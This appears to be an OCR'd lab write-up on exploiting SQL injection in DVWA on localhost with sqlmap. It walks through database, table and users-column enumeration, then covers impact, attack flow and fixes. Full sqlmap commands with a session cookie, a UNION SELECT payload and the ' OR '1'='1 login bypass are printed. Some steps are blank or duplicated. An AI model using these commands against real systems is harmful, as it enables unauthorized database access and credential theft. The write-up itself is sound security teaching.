
Extracting database names is a key step after confirming that a web application is vulnerable to SQL Injection. A database stores data in multiple schemas (databases), and each database may contain sensitive tables such as users, passwords, or configuration data. By exploiting SQL Injection, an attacker can query the DBMS metadata (like information_schema in MySQL) to enumerate all available databases on the target server.

This step helps identify:

- The main application database (e.g., dvwa)
- System databases (e.g., mysql, information_schema)
- Which database should be targeted next for table and data extraction

Step 1: Identify the Target URL


http://localhost/DVWA/vulnerabilities/sqli/




Step 2: Get Valid Session Cookie

From browser cookies:

PHPSESSID=xxxxxxxxxxxxxxxxxxxx; security=low



Step 3: SQLMap Command to Extract Database Names



4.Extract tables.

After identifying the database name, the next step in SQL Injection is table enumeration.


A database contains multiple tables that store structured data such as user credentials, logs, or configuration values. By exploiting SQL Injection, an attacker can query the database metadata (for example, the

information_schema.tables table in MySQL) to list all tables present in a specific database.

Extracting table names helps an attacker:


- Understand the database structure
- Identify sensitive tables (e.g., users, admin, login)
- Decide which tables to target for data extraction

Step 1: Target URL



Step 2: Get Valid Cookie

PHPSESSID=xxxxxxxxxxxxxxxxxxxx; security=low



Step 3: SQLMap Command to Extract Tables

```
┌──(kali㉿kali)-[/var/www/html/DVWA/config]
└─$ sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit" \--cookie="PHPSESSID=9a9dd11988b06076263db592c1fbd376; security=low" \-D dvwa –tables
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.10#stable}
|_ -| . [)]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. D
) liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 00:08:03 /2026-02-01/

[00:08:03] [INFO] resuming back-end DBMS 'mysql'
[00:08:03] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
```

```
┌──(kali㉿kali)-[/var/www/html]
└─$

    Payload: id=1' UNION ALL SELECT NULL,CONCAT(0×717a6b6271,0×7a654b6775656556656f6364434275776968434 27a666a424c6b4f464c494d624e596444516d526a,0×716b627071)-- -&Submit=Submit
—
[00:08:03] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.66
back-end DBMS: MySQL ⩾ 5.0.12 (MariaDB fork)
[00:08:03] [INFO] fetching tables for database: 'dvwa'
Database: dvwa
[4 tables]
+—————————+
| access_log   |
| guestbook    |
| security_log |
| users        |
+—————————+

[00:08:03] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/localhost'

[*] ending @ 00:08:03 /2026-02-01/
```

5.Extract user data

After identifying the database and its tables, the next step is data extraction. User data is usually stored in tables like users, which may contain usernames, passwords (hashed/plain), emails, and roles. By exploiting SQL Injection, an attacker can execute unauthorized SQL queries to retrieve sensitive records directly from the database.


In MySQL-based applications like DVWA, SQL Injection allows access to table contents using:

- Automated tools (SQLMap)
- Manual queries via UNION SELECT

Extracting user data demonstrates a complete compromise of confidentiality, proving the severity of the vulnerability.


Step 1: Target URL

http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit



Step 2: Valid Session Cookie:

PHPSESSID=xxxxxxxxxxxxxxxxxxxx; security=low



Step 3: SQLMap Command to Extract User Data

```
┌──(kali㉿kali)-[/var/www/html]
└─$

web server operating system: Linux Debian
web application technology: Apache 2.4.66
back-end DBMS: MySQL ⩾ 5.0.12 (MariaDB fork)
[23:35:23] [INFO] fetching columns for table 'users' in database 'dvwa'
[23:35:23] [WARNING] reflective value(s) found and filtering out
Database: dvwa
Table: users
[10 columns]
+-----------------+-------------+
| Column          | Type        |
+-----------------+-------------+
| role            | varchar(20) |
| user            | varchar(15) |
| account_enabled | tinyint(1)  |
| avatar          | varchar(70) |
| failed_login    | int(3)      |
| first_name      | varchar(15) |
| last_login      | timestamp   |
| last_name       | varchar(15) |
| password        | varchar(32) |
| user_id         | int(6)      |
+-----------------+-------------+

[23:35:23] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/localhost'
```

6. Analyze Impact

SQL Injection is a critical web application vulnerability that directly affects the confidentiality, integrity, and availability (CIA triad) of a system. When an application fails to properly validate or sanitize user input, attackers can manipulate SQL queries and gain unauthorized access to the backend database.

The successful exploitation of SQL Injection can result in full database compromise, allowing attackers to read, modify, or delete sensitive information. In severe cases, attackers may also gain administrative access to the underlying server.

KEY IMPACT AREAS

1. Confidentiality Breach

- Extraction of sensitive data such as:
  - Usernames and passwords
  - Personal information
  - Financial data
- Password hashes can be cracked offline, leading to account takeover

2. Data Integrity Loss

- Attackers can:
  - Modify user records
  - Change passwords
  - Insert malicious data
- Leads to unauthorized data manipulation

3. Availability Disruption

- Attackers may:
  - Delete database tables
  - Drop entire databases
- Causes Denial of Service (DoS)

4. Authentication Bypass

- Login bypass using payloads like:
- ' OR '1'='1
- Grants unauthorized access without valid credentials

5. Privilege Escalation

- Access to admin accounts
- Control over application settings and users

7. Document Attack Flow

Documenting the attack flow explains how an SQL Injection attack progresses step by step from initial testing to full data compromise. It helps security analysts understand the sequence of actions, identify weak points in the application, and demonstrate the severity of the vulnerability in a structured manner.

A well-documented attack flow is important for:

- Vulnerability assessment reports
- Lab records and practical exams
- Designing mitigation and security controls

SQL Injection Attack Flow

Step 1: Target Identification

- The attacker identifies a vulnerable web application.
- DVWA SQL Injection page is accessed:

Step 2: Input Testing

- User-supplied input fields are tested for abnormal behavior.
- Payload used:

Step 3: Vulnerability Confirmation

- The payload bypasses query logic.
- SQL Injection is confirmed when:
    - Multiple records are displayed
    - No authentication is required

Step 4: Vulnerability Confirmation

- The payload bypasses query logic.
- SQL Injection is confirmed when:
    - Multiple records are displayed
    - No authentication is required

Step 5: Table Enumeration

- Tables inside the database are extracted:

Step 6: Data Extraction

- User data is dumped from the users table:

tep 7: Post-Exploitation

- Extracted password hashes may be cracked offline.
- Attacker can:
    - Take over user accounts
      Escalate privileges
      Reuse credentials on other services

8. Suggest Fixes

SQL Injection vulnerabilities occur when an application directly includes user input in SQL queries without proper validation. This allows attackers to manipulate database queries and gain unauthorized access to sensitive data. To prevent SQL Injection, applications must follow secure coding and database handling practices.

The most effective fix is the use of **prepared statements (parameterized queries)**, which separate SQL logic from user input and prevent malicious query modification. **Input validation** should be enforced to accept only expected data types and formats, rejecting suspicious characters. Applications should also implement **least privilege access**, ensuring that database users have only the minimum permissions required.

Additionally, **secure error handling** should be used to avoid revealing database structure through error messages. Deploying a **Web Application Firewall (WAF)** adds an extra layer of protection by detecting and blocking malicious SQL payloads. Regular security testing, code reviews, and timely updates further help in identifying and mitigating SQL Injection vulnerabilities.

9. Conclusion

SQL Injection is a critical web application vulnerability that allows attackers to manipulate database queries through improper input handling. By exploiting this weakness, attackers can bypass authentication, extract sensitive data, modify records, or even compromise the entire database. Proper use of secure coding practices such as parameterized queries, input validation, and least-privilege access is essential to prevent SQL Injection attacks and protect application security.